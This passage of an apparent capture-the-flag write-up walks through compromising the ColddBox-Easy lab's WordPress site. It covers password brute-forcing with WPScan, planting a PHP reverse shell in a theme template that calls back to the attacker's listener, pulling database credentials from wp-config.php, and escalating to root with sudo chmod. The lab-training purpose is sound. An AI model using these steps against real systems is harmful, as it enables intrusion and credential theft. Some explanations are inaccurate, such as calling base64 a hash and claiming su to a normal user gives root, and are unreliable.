| - http://172.20.10.6/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:56 <
[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon May 13 04:28:12 2024
[+] Requests Done: 1366
[+] Cached Requests: 36
[+] Data Sent: 643.264 KB
[+] Data Received: 4.514 MB
[+] Memory used: 293.203 MB
[+] Elapsed time: 00:01:10
```


As we see that the scan was successful and we got the credentials. The above screenshot shows that we used **--usernames** option for giving the username and **--passwords** option is used to give path of the password dictionary file. By default, Kali Linux is uses 'rockyou.txt' as password dictionary and the path is /usr/share/wordlists/rockyou.txt. The scanner took some time to complete but it shows the valid username and password by end of the scan. Let login on the WordPress login to cross check the credentials.


Now as we can see we have successfully logged in and we can see the dashboard of the user.



After exploring the users functions and activities on the site, on Appearance we can see different options while exploring the appearance, I saw that we can change the source code of the php files through editor. So now we need to manipulate the source code of php on editor, we need to change the code of 404 template. so I have changed the code by adding php code from

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>






As we added the php code in the 404 template, we need to do changes. We need to add the the ip of the attacker and the port number which is easy to use. So here I used port “9999” and ip of my kali’s virtual machine, after adding and modifying the code we need to save/update the file.


Now, let’s get back to the terminal and use the Netcat tool to listen to the port that we have specified in our malicious code. We can do that by running the command

COMMAND: nc -nvlp 9999

- -l : Listening mode
- v : Verbose
- n : To disable DNS resolution to increase the speed
- p : port number



To make the website run for malicious code that we stored in the 404 Template file. we need to refresh our target website. Now that we refreshed the target website, gets go check our Netcat command that is running on our terminal.



Step 12: Let's start by change our shell to the bash shell, because it is more comfortable. We can do that by running the command:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

python3 : This command is used to run the Python 3 interpreter.

-c : The -c option allows you to provide a Python command as a string to be executed by the interpreter. import pty : This line imports the pty module, which stands for "pseudo-terminal." This module provides functions to control terminal emulation. pty.spawn("/bin/bash") : This line uses the pty.spawn function to spawn a new interactive Bash shell (/bin/bash). Essentially, it starts a new Bash shell process within the current shell session, giving you access to a full command prompt. Now lets check the files that are present.

```
www-data@ColddBox-Easy:/$ ls
ls
bin    home      lib64      opt    sbin    tmp      vmlinuz.old
boot  initrd.img lost+found proc    snap    usr
dev    initrd.img.old media      root    srv     var
etc    lib        mnt       run     sys     vmlinuz
www-data@ColddBox-Easy:/$ cd home
cd home
www-data@ColddBox-Easy:/home$ cd home
cd home
bash: cd: home: No such file or directory
www-data@ColddBox-Easy:/home$ ls
ls
c0ldd
www-data@ColddBox-Easy:/home$ cd c0ldd
cd c0ldd
```

Now that we are inside the server, let's look for files that contains important information. In a WordPress website, there is a core file that consists of base configuration details of the website and that file is called as wp-config.php. we can find that file in the directory /var/www/html . Let's open the wp-config.php file by using the cat command:

COMMAND: cat wp-config.php

The screenshot shows a Kali Linux terminal window with the following commands and output:

```
root@kali: /home/kali
c0ldd@ColddBox-Easy:~$ cd /var/www/html
cd /var/www/html
c0ldd@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes        wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php  wp-trackback.php
license.txt      wp-config.php       wp-load.php        xmlrpc.php
readme.html      wp-config-sample.php wp-login.php        CHONGQING FUJUE ELECTRONICS CO., LTD.
wp-activate.php  wp-content          wp-mail.php        SERVERCOM (INDIA) PRIVATE LIMITED
wp-admin         wp-cron.php         wp-settings.php    CHONGQING FUJUE ELECTRONICS CO., LTD.
c0ldd@ColddBox-Easy:/var/www/html$ cd wp-config.pg^Hh
cd wp-config.php
bash: cd: wp-config.php: No existe el archivo o el directorio
c0ldd@ColddBox-Easy:/var/www/html$ cd wp-config.php
cd wp-config.php
bash: cd: wp-config.php: No es un directorio
c0ldd@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
```

The screenshot shows the same Kali Linux terminal window with the following content displayed:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
```

As of for now as we went through the files in the server, we cant open the file user.txt that is present in the home directory to access that file we need root

privilege. So we have found the configuration page of the sever and went deep inside the wp-config.php

COMMAND: cat wp-config.php

Now that we found the password for the user c0ldd, let's switch over to that account by using the su command and enter the password.

USER: c0ldd

PASSWORD: cybersecurity

Now lets switch to the user using;

COMMAND : su c0ldd

Now enter the password of the user. Since this give the root privileges so now we can read, alter, copy the data.

While exploring the files in the, we found that there's an interesting file named with user.txt, which didn't opened earlier because of not having root access.

The user.txt file consists some data in hash code. To decrypt the hash code, we have to search for cyberchef site on the internet. This site consists of different hash methods, we can encrypt, decrypt our data in different hashing algorithms.

Hashcode:


RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

WEBSITE: <https://cyberchef.org/>


Now, we have to copy the hash code from the user.txt file and paste it in the input field. Then we have to decrypt the hash code using "base64". The code is already in base64 so we need to select "from base64". Then after baking it we got the output

OUTPUT: Felicidades, primer nivel conseguido!

W



As we got the output the output is in some different language so we can use google translation to translate it to English.



So we got the first flag. The first flag showing that “Congratulations, first level achieved”. As of now we have got our first flag, now we need to find other flags if exist.

Now that we got our first flag, it is time to escalate our privilege to the root user. Let's see what our current user's permissions are, we can do that by using the command.


From this, we can see that our user (coldd) can the following commands:

COMMAND: `sudo -l`


1. `chmod`
2. `vim`
3. `ftp`

with the same permissions of the root user. We can escalate our privileges to the root by using any of this three commands and we will try out all the three ways. Before we begin, there is a website called GTFOBins. Which have all kind of tricks to bypass security and we are going to use that we bsite to help us during our tasks.

WEBSITE: GTFOBins




Using chmod: search for chmod in the GTFOBins and go to the sudo command section



We can use this method to change the permissions of a file, which is restricted to the low privilege user and turn it into an accessible file for every user. In our case, the file that we want to access is the root file. We can set that by using the command:

COMMAND: sudo chmod 6777 \$LFILE

Now this command gives access to read, write, execute to the owner as well as to the users.



Now we can access the root.txt file using command

COMMAND: cat root.txt



Now we need to decode the hash code by using cyberchef, we need to use base64 to decrypt the hash code


HASHCODE:

wqFGZWxpY2lkYWRLcywgbcOhcXVpbmEgY29tcGxldGFkYSE=

OUTPUT: Â¡Felicidades, mÃ¡quina completada!

After translating the output we get:

OUTPUT: Congratulations, machine completed!

